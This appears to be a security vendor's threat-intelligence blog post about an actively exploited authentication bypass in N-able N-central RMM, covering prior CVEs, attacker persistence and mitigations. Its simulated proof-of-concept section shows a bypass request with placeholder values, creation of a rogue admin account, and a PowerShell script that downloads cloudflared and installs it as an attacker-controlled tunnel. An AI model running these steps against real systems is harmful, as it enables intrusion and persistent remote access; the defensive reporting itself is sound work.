
 BreachModal
- Published
- Under
- Threat Intelligence
- Reading time
- 5 min
N-able N-central Exploit: Critical RMM Flaw Under Active Attack
Summary
Active exploitation of N-able N-central RMM via CVE-2026-18577 allows full takeover. BreachModal details the auth bypass, TTPs, and critical mitigations.

A catastrophic authentication bypass in N-able's N-central RMM platform is not a theoretical risk; it is an active, ongoing campaign granting threat actors complete administrative control over managed service providers (MSPs) and their clients.
The primary vulnerability, tracked as CVE-2026-18577, allows an unauthenticated, remote attacker to achieve what can only be described as 'god-mode' access to the N-central console. According to security advisories, this flaw is the result of an incomplete patch for a prior issue, CVE-2026-18556. This is a classic example of a botched remediation creating an even greater threat. Threat actors are actively exploiting this vulnerability in the wild to compromise MSPs and pivot into their downstream customer environments, a technique MITRE designates as T1199 (Trusted Relationship) (opens in a new tab).
Note what this means: The trust model underpinning the entire MSP ecosystem is the target. By compromising a single RMM platform, attackers gain privileged, agent-level access to hundreds or thousands of downstream client networks. They turn a trusted management tool into a supply chain superweapon, making the RMM agent the primary vector for widespread, simultaneous breaches.

Anatomy of the N-able N-central Exploit
The exploit chain for the N-able N-central exploit is brutally efficient. Attackers first identify internet-exposed N-central servers. Once a vulnerable instance running a version prior to 2026.3.1.7 is found, they leverage CVE-2026-18577 to bypass all authentication controls. This is not a credential theft or brute-force attack; it is a fundamental flaw in the authentication mechanism itself.
Upon gaining access, attackers have the same privileges as the highest-level administrator. From the compromised console, they can deploy malicious scripts, install dual-use tools, and initiate remote control sessions into any managed endpoint. According to incident response reports, threat actors are using the built-in 'Take Control' feature to access domain controllers, file servers, and other critical infrastructure within client networks.
It seems N-able's initial patch for the preceding vulnerability had all the structural integrity of a chocolate teapot, leading directly to this far more severe exploit. The recurring nature of these flaws points to a systemic issue, not an isolated mistake. This pattern of high-severity vulnerabilities is a significant concern for any organization relying on this RMM platform.

A Pattern of Critical Flaws
CVE-2026-18577 does not exist in a vacuum. It is the latest in a disturbing series of critical vulnerabilities affecting the N-able N-central platform over the last 18 months, indicating a persistent attack surface that threat actors have learned to monetize. This history is crucial for understanding the current RMM vulnerability landscape.
In 2025 alone, N-able disclosed multiple actively exploited flaws:
CVE-2025-8875 & CVE-2025-8876: A pair of insecure deserialization and command injection flaws (CVSS 9.4) allowing authenticated remote code execution.
CVE-2025-9316 & CVE-2025-11700: A chain allowing unauthenticated attackers to bypass controls on legacy APIs to read sensitive files, including credentials.
CVE-2025-11366 & CVE-2025-11367: A devastating combination of an authentication bypass (CVSS 9.4) and a remote code execution flaw on the Windows Software Probe (CVSS 10.0).
This is not a series of unfortunate events; it is a documented pattern of failure. Organizations that rely on MSPs must begin asking hard questions about the security posture of the tools used to manage their networks. The CISA alert on the abuse of RMM software (opens in a new tab) provides a clear federal warning on this exact threat vector.
This history of repeated, severe vulnerabilities demonstrates that MSPs cannot simply trust their RMM vendor's default security posture.
Threat Actor TTPs: From Takeover to Persistence
Once inside, the attackers move swiftly to establish persistence that survives both patching of the N-able N-central exploit and password resets. The most common technique observed is the deployment of legitimate remote access tools, specifically Cloudflare Tunnels.
The actors use their administrative access to the RMM to push a script that installs and configures cloudflared.exe as a persistent service on high-value target machines, such as domain controllers. This creates a reverse tunnel out of the client's network, giving the attacker durable command-and-control access that is completely independent of the N-able agent. If you were the CISO at a compromised client, you would see this traffic masquerading as legitimate web traffic to Cloudflare's network, making it difficult to detect.
The abuse of Valid Accounts (T1078) (opens in a new tab) obtained through the RMM is the central pillar of this attack. It highlights a critical failure point in many security programs: over-reliance on preventative controls at the perimeter while assuming traffic from trusted management tools is benign.
Proof of Concept
This proof of concept demonstrates a simulated attack path for exploiting an authentication bypass vulnerability similar to CVE-2026-18577 to gain administrative access and establish persistence.
Vulnerability Identification
The first step is to identify a publicly accessible and vulnerable N-able N-central instance. Attackers use tools like Shodan or custom scanners for this purpose.
**Example using a hypothetical scanner against a target IP**
    nmap --script http-vuln-cve2026-18577 -p 80,443 192.0.2.100
Crafting the Authentication Bypass Payload
The attacker crafts a specific HTTP request to an undocumented or legacy API endpoint. This request includes specially formed headers or parameters that trick the server into creating a session without valid credentials.
    POST /api/legacy/create-session HTTP/1.1
    Host: ncentral.example.com
    Content-Type: application/json
    X-Bypass-Token: FLAWED_VALIDATION_STRING

    {"username": "temp_admin", "role": "administrator"}
Creating a New Administrative User
Using the session cookie obtained from the previous step, the attacker makes an authenticated API call to create a new, persistent administrative account. This solidifies their access.
    POST /api/v2/users/create HTTP/1.1
    Host: ncentral.example.com
    Content-Type: application/json
    Cookie: session_id=ABC123DEF456

    {
      "username": "svc_breachmodal",
      "password": "P@ssw0rd_Complex!",
      "permissions": "full_admin_access"
    }
Deploying Persistence via RMM Script
The attacker logs into the N-central UI with their new credentials. They create a new script or job to download and execute a persistence tool, like a Cloudflare Tunnel, on a target group of machines (e.g., all domain controllers).
**PowerShell script pushed via N-central**
    $url = "https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-windows-amd64.exe"
    $output = "C:\Windows\Temp\cloudflared.exe"
    Invoke-WebRequest -Uri $url -OutFile $output

**Install as a service with the attacker's token**
C:\Windows\Temp\cloudflared.exe service install YOUR_TUNNEL_TOKENFINAL VERDICT
The active N-able N-central exploit is a brutal reminder that the security of an MSP is the security of all its clients. The risk is borne not just by the service providers who failed to patch or isolate their RMM, but by every single one of their customers who implicitly trusted that this critical management infrastructure was secure. This is a systemic failure of the trust-based MSP model. To correct this, MSPs must move to a zero-trust architecture for their own management tools: RMMs must not be exposed to the internet, access must be strictly controlled via VPN and MFA, and all activity within the RMM must be logged and monitored for anomalous behavior as if it were an external threat.
If you are an MSP or a client of one, you need to verify your exposure immediately. BreachModal's Adversarial Simulation and Breach Response teams specialize in identifying and neutralizing these types of supply chain threats. Contact us to secure your infrastructure. (opens in a new tab)